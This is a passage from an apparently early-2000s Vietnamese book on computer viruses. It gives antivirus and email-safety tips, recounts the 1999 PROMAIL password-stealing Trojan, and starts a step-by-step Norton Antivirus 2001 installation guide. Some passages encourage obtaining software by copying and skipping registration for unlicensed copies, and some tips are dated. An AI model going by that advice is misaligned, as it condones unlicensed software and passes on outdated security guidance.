khác hoặc đối tác qua mạng bằng thư điện tử hoặc truy cập các Website. Liên lạc qua mạng là hầu như không thể thiếu đối với mọi cơ quan hay cá nhân. Nhưng "lên mạng" cũng đồng nghĩa với việc như ta đi qua một cánh đồng hoa nhưng bên dưới có lắm mìn mà không biết chúng nổ bất cứ lúc nào. Nhưng chẳng lẽ lại cực đoan không chấp nhận kết nối máy tính của bạn (hay cơ quan bạn) với Internet, hay không bao giờ dùng đĩa của người khác? Mà dù có vậy thì cái máy tính của bạn cũng không thể thoát khỏi việc buộc phải sử dụng các chương trình ứng dụng, ví dụ như tối thiểu trong mỗi máy tính đều có bộ Macrosoft Office. Ai dám đảm bảo là bộ cài đặt Office không có virus? Bạn cũng có thể chỉ sử dụng các phần mềm có bản quyền để hạn chế virus, nhưng như vậy đồng nghĩa với việc bạn phải trả thêm rất nhiều tiền cho một cái máy tính cùng với chương trình của nó, trong khi ngay việc mua sắm phần cứng không thôi cũng đã bắt bạn phải có rất nhiều cân nhắc. Không có cách nào khác là phải sống chung với Virus. Bạn chẳng việc gì phải kinh hoàng vì virus máy tính. Hãy cảnh giác, hiểu rõ về chúng và chuẩn bị sẵn sàng các biện pháp tự vệ. Để tự cứu mình trước hiểm hoạ virus, chúng tôi cho rằng không thể chỉ trông chờ vào các chuyên gia diệt virus mà mỗi người sử dụng máy tính cần tự trang bị cho mình những kiến thức sơ đẳng về an toàn máy tính. Chúng tôi cho rằng không phải quá khó để bạn có thể những kiến thức

này. Hãy chịu khó bỏ thời gian ban đầu để có được cái lợi an toàn về sau, và đây là những việc bạn cần phải làm:

- Hãy cảnh giác với virus máy tính trước khi chúng nhiễm lên hệ thống của bạn.

- Hãy mua, copy hay bằng bất cứ cách gì bạn có thể các chương trình phòng chống virus để cài đặt lên hệ thống của mình và nắm bắt được các cách sử dụng của các chương trình này.

Một chương trình chống virus được cài lên máy tính không bao giờ được coi là đủ. Phải có tới hai, ba, hay thậm chí bốn chương trình phòng chống được cài lên máy. Nhưng phải lưu ý rằng để các chương trình này không dẫm chân lên nhau thì không nên để thường trú một lúc nhiều chương trình. Tại một thời điểm nhất định chỉ nên để thường trú một chương trình, nhưng thỉnh thoảng cần thiết phải sử dụng tới 3, 4 chương trình khác để quét. Hãy cập nhật thường xuyên các chương trình phòng chống này, lập lịch quét định kỳ cho chúng (nếu có thể). Trong quá trình cài đặt và thiết lập, hãy cân nhắc cho kỹ bạn cần những tuỳ chọn nào. Chí ít, bạn cũng phải chỉ định quét virus tự động 24/24 tiếng (full-time automated scanning) và phải bảo đảm rằng đối tượng kiểm dịch bao gồm cả các file zip và những loại file nén khác. Hàng tuần, các hãng phần mềm chống virus đều cập nhật các "định nghĩa virus" (virus definition), tức các

file họ dùng để nhận diện virus. Muốn an toàn tối đa, bạn cũng nên cập nhật thường xuyên như thế. Một số tiện ích có thể tự động bổ sung ngay những định nghĩa virus mới nhất.

- Cẩn thận với macro: Hãy bảo vệ máy tính bằng cách khởi hoạt các tuỳ chọn macro protection trong các gói phần mềm của bạn. Chẳng hạn, trong các ứng dụng Office 2000 như Word hay Outlook, bạn hãy chọn Tools.Macro.Security, trong hộp thoại Security, chỉ chọn High hay Medium chứ đừng chọn Low.

- Cập nhật phần mềm Internet: Đa số virus ngày nay phát tán thông qua e-mail, cho nên bạn phải bảo đảm chương trình e-mail của mình luôn luôn cập nhật. Microsoft Outlook là mảnh đất tung hoành của hầu hết virus sử dụng e-mail, nên Microsoft thường xuyên đưa ra các trình cải tiến bảo mật (security patch) mới. Đồng thời, bạn chớ quên trình duyệt Internet. Các trình cải tiến bảo mật mới nhất có thể tránh những lỗ thủng bảo mật liên quan đến ActiveX và Java.

- Hãy cảnh giác với Virus ăn cắp mật khẩu Internet: Có chương trình e-mail miễn phí có tên là PROMAIL, do một số Web site phần mềm như shareware.com phân phối, thực chất là một Trojan horse. Nó thu thập tên, mật khẩu của người dùng đã được mã hoá rồi gửi đến account của nhà cung cấp e-mail miễn phí NetAddress. Nhưng bên cạnh đó, PROMAIL là một trình e-mail khách đích

thực, và còn mạnh nữa là khác, theo lời nhận xét của một chuyên gia bảo mật.

Dùng phần mềm tiện ích hợp pháp để sử dụng e-mail trên Internet, rồi sau đó đánh cắp mật khẩu của người dùng là một biến tấu mới của Trojan horse. Điều trớ trêu là dường như nó qua mặt được hầu hết các siêu site về phần mềm dùng chung như shareware.com của CNet, Simtel.Net, và cho đến chiều ngày 22/3/1999, filelibrary.com vẫn còn chào mời người dùng tải xuống!

Nếu bạn tải xuống và chạy chương trình, nó sẽ thu thập đầy đủ họ tên, password, tên server SMTP và POP3, và nhiều thứ khác nữa của bạn rồi gửi đến một account tại NetAddress.

Công ty Aeon Labs chuyên nghiên cứu công nghệ trực tuyến trên mạng đã cảnh báo các site có liên quan đến PROMAIL hồi từ đầu tháng Tư này. Đại diện của Aeon Labs đã chú thích trong một thông báo là từ khi công ty bẻ khoá account nói trên cho đến nay, họ đã tìm thấy tên của 80 nạn nhân, và hiện nay con số đó đã lên cả trăm.

MSNBC đã thử tải PROMAIL xuống từ freeware.com. Ghi chú trong readme cho biết chương trình này do công ty Smartware Inc. viết, nhưng Hemal C. Mehtalia, chủ tịch Smartware khẳng định công ty ông không làm việc này. Còn công ty bảo mật Data Fellows nói theo phần tự giới thiệu "About" thì PROMAIL được

viết dựa trên mã nguồn của Michael Haller, nhưng Haller thì chẳng dính líu gì đến Trojan Horse. Haller có phát triển một phần mềm e-mail miễn phí là Phoenix Mail, và mã nguồn đã được phổ biến trên mạng.

Thông tin đầu tiên liên quan đến phần mềm này xuất hiện vào ngày 24/2/1999, khi ghi chú trên một nhóm tin giới thiệu chương trình e-mail miễn phí PROMAIL, phiên bản 1.21, đã được tải lên địa chỉ ftp.simtel.net. Nó được chào mời như một chương trình e-mail khách tiên tiến, dễ dùng, không giới hạn kích thước file đính kèm, bộ lọc tuỳ biến được, và hỗ trợ cả trình diệt virus phụ trợ v.v...

Nhưng trong lúc người dùng đang tận hưởng các tính năng miễn phí này, thì bên trong hậu trường, PROMAIL đã thu thập các thông tin lên quan đến người dùng, và ngay khi giao thức gửi nhận thư SMTP được thiết lập, nó liền gửi e-mail chứa các thông tin trên đến một account, được dự đoán là account của tác giả. Tất cả e-mail đều có cùng dòng chủ đề "kirio". Shareware.com không lọc kiểm tra các phần mềm nó tải lên mạng mà chỉ tự động chuyển đến một số site quen thuộc có kho lưu trữ các phần mềm có thể tải xuống ố trong khi đó CNet.com lại không giám sát các file của cá nhân có từ shareware.com!

Còn những yêu cầu gửi đến Simtel thì không được hồi báo mà nó chuyển tiếp đến 93 site lưu trữ phần mềm

khác, khiến việc muốn loại bỏ hoàn toàn PROMAIL là vô cùng khó khăn.

Ken Williams, người phụ trách site liên quan đến tổ chức bảo mật trên Internet có tên Packet Storm Security, nhận được một e-mail mà người gửi tự cho là tác giả của PROMAIL. Thư được gửi đến từ một trạm trung chuyển ẩn danh, nên khó xác định nguồn gốc. Trong thư tác giả cho biết mình thuộc lớp thiếu niên, viết Promail chỉ với mục đích kiểm chứng một vài điều mà thôi."Đây không phải là tác phẩm gốc, tôi chỉ sửa đổi một domain đã có và thêm mã "Trojan horse" vào một bộ mã nguồn công khai". Cậu thiếu niên xưng tên là David này viết: "Tôi xin bảo đảm là tôi không lưu trữ, sử dụng, bán hay làm bất cứ điều gì với password và những thông tin khác của các bạn. Và tôi cũng không hề tải xuống các e-mail... Tôi chỉ muốn giúp người dùng cảnh giác hơn nữa về bảo mật trên Internet".

Thế đấy, nếu chương trình do một cậu bé choai choai viết ra có thể lan truyền một cách dễ dàng trên mạng và không kiểm soát được thì chắc chắn đã có điều không ổn rồi...

- Luôn luôn cảnh giác: Đừng mở file đính kèm những e-mail từ những kẻ không quen biết; ngay cả khi người gửi là chỗ bạn bè, bạn vẫn phải dè chừng. Đặc biệt cảnh giác trước những file có đuôi .vbs. Cho dù bạn nghĩ một file nào đó là "đàng hoàng đứng đắn", chớ nên mở nó

bằng chương trình e-mail. Hãy lưu nó vào đĩa rồi quét bằng phần mềm chống virus trước đã.

- Bảo vệ mạng: Nếu là người chịu trách nhiệm về các máy tính nối mạng, bạn có thể cần phải ngăn không cho người dùng trong mạng nhận một sốloại file gửi kèm cụ thể nào đó, chẳng hạn các file **.exe** hay **.vbs**. Chỉ các chương trình chống virus chạy trên máy chủ mới hỗ trợ những tính năng bảo vệ nâng cao này, còn Outlook cũng có nhưng chỉ là "qua loa đại khái" thôi. Phải cân nhắc kỹ sự bù trừ giữa bảo mật và tốc độ làm việc: phong toả tất cả các file gửi kèm có đuôi **.doc** thì sẽ loại trừ triệt để các virus macro, nhưng bù lại, hiệu suất làm việc của bạn sẽ bị giảm.

- Sao lưu thường xuyên: Dù bạn đang dùng máy tại nhà hay máy tính mạng ở công ty, hãy thường xuyên sao lưu hệ thống phòng khi mọi biện pháp kiểm dịch đều không ngăn được một virus nào đó chui vào.

- Chỉ có thể truy cập Read Only từ xa: Mọi tài nguyên trên máy bạn, kể cả ổ cứng, ổ mềm, nếu hạn chế được việc dùng chung (Share) trên mạng là tốt nhất. Nếu buộc phải share, hãy để chế độ Read Only để đề phòng việc ghi, copy virus từ mạng.

- Nếu máy của bạn không thể thiếu việc sử dụng Email (Thư điện tử) thì hãy nắm ngay lấy một mẹo nhỏ này trong khi thiết lập các chương trình Mail. Đây là một

mẹo vặt nhưng không vặt chút nào vì nó giúp tránh lây virus qua email khi máy của bạn lỡ bị nhiễm virus. Như bạn đã biết, những con sâu bọ virus (Worm) một khi đã nhiễm vào máy của bạn, nó sẽ ngang nhiên chui vào những địa chỉ email trong address book của bạn, tự nhân bản, rồi theo những cánh thư bay vào máy của người khác. Mánh sau đây không giúp cho máy bạn tránh bị nhiễm worm nhưng nó giúp ngăn chặn việc sử dụng sổ địa chỉ email để lây tiếp đồng thời nó cũng hô lên cho bạn biết là máy bạn đang chứa chấp "vũ khí tin học". Đây là những điều bạn cần làm:

Đầu tiên, mở Address book ra và click vào "new contact" như là bạn muốn thêm một tên mới vào vậy.

Trong cửa sổ, thay vì đánh tên của bạn bè, bạn đánh dòng chữ này vào: !000 (dấu chấm than và 3 số không).

Ở cửa sổ bên dưới, nơi mà bạn thay vì gõ email address của bạn bè, bạn gõ vào dòng chữ sau: WormAlert.

Sau cũng, hoàn tất công việc bằng cách click add, enter, ok...

Tại sao vậy? " Tên" !000 sẽ được đặt đầu tiên trong address book và nó được đánh số 1. Đây sẽ là "người" mà con Worm bắt đầu lây. Nhưng người này lại có địa chỉ email là "WormAlert", không đúng quy cách làm sao

mà gởi ? Và như vậy nó không thể gởi cho người tiếp theo trong address book.

Chưa hết, nếu như email không được gởi đi, bạn sẽ nhận lại một thông báo ngay lập tức trong Inbox. Như vậy, nếu bạn nhận được một mail nói rằng "email addressed to WormAlert could not be delivered", bạn biết ngay là "bọn khủng bố" đang nằm ngay trong máy bạn.

3. Xu hướng phát triển của các chương trình phòng chống virus

Cùng với sự ra đời của virus máy tính, các phần mềm phòng chống virus cũng được phát triển từng ngày. Các chương trình phòng chống virus cho phép phát hiện và loại bỏ virus ra khỏi đối tượng chủ, khôi phục chương trình ban đầu. Một số chương trình cho phép giám sát kiểm tra hoạt động của hệ thống, phát hiện kịp thời các hoạt động của virus để người dùng có biện pháp đối phó thích hợp.

Cùng với sự phát triển của hệ điều hành và các chương trình ứng dụng, các loại virus cũng liên tục phát triển về chủng loại và công nghệ, nhiều công nghệ mới được đưa ra, thích hợp với môi trường mới đồng thời chống lại những công nghệ mà các chương trình phòng chống virus sử dụng để phát hiện và tiêu diệt virus.

Có một cuộc chiến tranh, không rầm rộ, không công khai nhưng không kém phần quyết liệt và dai dẳng. Đó là cuộc đối đầu giữa virus tin học và các chương trình phòng chống, hay nói cách khác, giữa những người thiết kế virus và những người viết chương trình phòng chống virus. Trong cuộc chiến tranh ấy, cả hai bên đều ra sức chạy đua, nghiên cứu những vũ khí mới, nhằm giành được lợi thế cho mình.

Do đó, các chương trình phòng chống virus luôn luôn được phát triển, về công nghệ cũng như về phương thức tiến hành, đảm bảo đáp ứng được yêu cầu nhiệm vụ. Tuy nhiên, tuỳ theo tính chuyên nghiệp của các công ty phần mềm, các chương trình virus của các công ty khác nhau có những mặt hạn chế khác nhau nhất định. Cho đến thời điểm này, chúng tôi tạm đưa ra một số nhận xét như sau:

- Các chương trình virus đã được trang bị những vũ khí - công nghệ rất mạnh để phát hiện và tiêu diệt các loại virus đã biết.

- Khả năng đặt nghi vấn cho những hoạt động đáng ngờ, nhưng chưa thể kết luận đó là virus cũng đã được các hãng chuyên nghiệp có uy tín quan tâm như Symantec, Network Associate Inc, Tren Micro...

- Việc tiến hành cập nhật, phát triển và phân phối các chương trình phòng chống virus cũng được tiến hành nhanh chóng, thuận tiện. Ngoài việc cập nhật chính tắc (Cập nhật theo cấu hình của chương trình), hầu hết các

hãng chuyên viết phần mềm phòng chống cũng đã cho phép người dùng có thể tải xuống các thông tin cập nhật bằng các hình thức như FTP download, web download để người dùng qua mạng có thể cập nhật kịp thời bằng các hình thức khác nhau.

- Hạn chế của các công nghệ đang áp dụng hiện nay là: Các công nghệ mà chương trình phòng chống virus phát triển chưa thể ngăn chặn hoàn toàn sự lây lan của virus, nhất là các virus mới.

- Về phía người dùng máy tính, nói chung trình độ của người sử dụng về phòng chống virus còn yếu, rất nhiều người còn ỷ lại cho các chương trình diệt virus, coi đó là thuốc bách bệnh cho cái máy tính của mình dẫn đến việc sử dụng chương trình phòng chống virus cũng chưa đạt hiệu quả.

Xuất phát từ thực tế này, chúng tôi mạnh dạn đưa ra giới thiệu hướng dẫn sử dụng một số chương trình diệt virus nổi tiếng của các tác giả Việt Nam cũng như nước ngoài để bạn đọc tuỳ theo tình hình thực tế của mình có thể áp dụng.

PHỤ CHƯƠNG


GIỚI THIỆU CÁC CHƯƠNG TRÌNH DIỆT VIRUS NỔI TIẾNG

Trong phần này, chúng tôi sẽ giới thiệu rất kỹ về các chương trình Norton Antivirus 2001 Profession, Norton Antivirus 2002 Version 8.0, McAfee Virus scan 6.02, Kaspersky Antivirus 4.0, BKAV, D2. Một số chương trình khác chỉ giới thiệu mang tính tham khảo.


1. Norton Antivirus 2001 profession

a. Cài đặt.


Chương trình Norton Antivirus có kích thước khoảng 27MB cho các bản NT, 2000 và khoảng 20MB cho các bản 9x và thường được đóng trên đĩa CDROM. Nếu bạn có đĩa CD nguồn mua của chính hãng Symantec thì đó là loại đĩa Autorun (Nhét đĩa vào là chạy) và gần như bạn không phải làm gì, bạn chỉ việc OK và OK theo các chỉ dẫn trên màn hình. Nếu chương trình cài đặt không phải mua của chính hãng màđược copy từ một nguồn nào đó khác (Cái này mới là chủ yếu) thì khi mở folder có chứa chương trình ra bạn sẽ thấy một cửa sổ như sau:




Bạn không cần quan tâm đến bất cứ thư mục nào trên đó mà chỉ đơn thuần là kích chuột vào biểu tượng Start (Biểu tượng có hình đĩa CDROM). Khi đó cửa sổ chương trình cài đặt sẽ hiện ra như sau:




Trong cửa sổ này, bạn quan sát và thấy chương trình Norton Antivirus được viết cho hai hệ điều hành là Palm OS và Windows (Dòng trên cùng). Từ đây bạn có thể tuỳ ý duyệt qua nội dung chương trình (Browse CD - Theo chúng tôi là không cần thiết), hoặc loại bỏ việc cài đặt (Exit) hoặc tiếp tục việc cài đặt bằng việc nhấn chuột vào một trong 2 dòng trên cùng tuỳ theo bạn có hệ điều hành nào. Vì phần lớn các máy tính ở Việt nam ta là dùng Windows nên chúng tôi không có ý định dẫn bạn sa vào một hệ điều hành khác, không phải mục đích của cuốn sách này. Hãy nhấn tiếp vào mục Install Norton Antivirus 2001 Professional Edition và cửa sổ sau đây sẽ xuất hiện:




Sau bước kiểm tra hoàn tất 100% là cửa sổ tiếp theo yêu cầu bạn xác nhận việc tiếp tục hay huỷ bỏ. Nhấn tiếp vào nút chon Next để tiếp tục. Xuất hiện cửa sổ như hình dưới. Trong cửa sổ này, yêu cầu của việc cài đặt là bạn phải thoát khỏi tất cả các ứng dụng đang chạy trước khi tiến hành việc cài đặt thực sự. Việc này ảnh hưởng tới tốc độ cài đặt cũng như tính chính xác khi chương trình thực hiện việc copy dữ liệu từ các file nén vào thư mục cài đặt:



Nào, hãy thoát khỏi Word, Exel.. và nhấn Next để tiếp tục. Một cửa sổ hỏi đáp về tính pháp lý của chương trình sẽ hiện ra (Trang sau):




Hãy chọn Yes để xuất hiện cửa sổ tiếp theo:




Theo mặc định chương trình sẽ tạo ra thư mục riêng là Norton Antivirus và đặt trong C:\Program Files. Bạn

cũng có thể tuỳ ý đặt chúng ở một thư mục khác bằng việc nhấn vào nút Browse. Nếu không muốn thay đổi gì thêm, sau khi nhấn vào Next, cửa sổ sau sẽ hiện ra:




Tiếp tục với việc nhấn vào Next, việc copy đựoc thực hiện:




Rất cẩn thận với chuột lúc này đề phòng bạn sẽ nhấn vào nút Cancel và việc cài đặt sẽ bị huỷ bỏ ngay lập tức.


Sau khi copy xong toàn bộ chương trình từ đĩa CD vào máy, chương trình sẽ hỏi bạn một số thông số về đăng ký sử dụng, các chi tiết liên hệ... như hình dưới đây:




Hãy nhấn vào Skip để bỏ qua việc đăng ký (Vì chúng ta phần lớn sử dụng bản End user).




Chương trình sẽ hỏi lại bạn một lần nữa yêu cầu bạn xác thực việc bỏ qua các thông tin đăng ký. Hãy nhấn Yes. Màn hình sau sẽ hiện ra:




Chúng tôi chắc chắn rằng bạn đang sử dụng Email (Thư điện tử), hoặc chí ít ra thì cũng sẽ sử dụng. Hãy đánh dấu chọn lựa vào Enable Email Protection và nhấn Next. Việc này không hề ảnh hưởng gì nếu máy của bạn không hề thiết lập chương trình Email. Sau khi nhấn Next, cửa sổ yêu cầu xác nhận cách thức Update có thông báo hay không có thông báo cho người sử dụng biết hiện ra như hình dưới. Chọn Notify me when update are available để dễ quản lý công việc cập nhật sau này.




Tiếp tục với Next, xuất hiện cửa sổ như hình dưới:



Bạn có thể chọn, hoặc bỏ cả 2 mục vào trong cửa cổ này để có (hoặc không) biểu tượng chương trình trên Desktop và một file text hướng dẫn việc sử dụng. Chọn Next tiếp để xuất hiện cửa sổ tiếp theo:



Việc cập nhật có thể được lựa chọn ngay sau khi cài đặt hoặc không tuỳ thuộc vào việc bạn đánh dấu chọn cho dòng Run LiveUpdate after installation. Hãy chọn mục Create a Rescue Disk set để tạo bộ đĩa khôi phục hê thống (8 đĩa). Bộ đĩa này rất đắc dụng cho việc khôi phục hệ thống sau này nếu chẳng may hệ thống của bạn bị sụp đổ vì một lý do bất cẩn nào đó. Cuối cùng là Scan for Virus after Restart chúng tôi cũng khuyên bạn nên chọn để quét virus ngay sau khi cài đặt xong hệ thống. Hãy nhấn Next để xuất hiện cửa sổ cuối cùng như hình dưới:



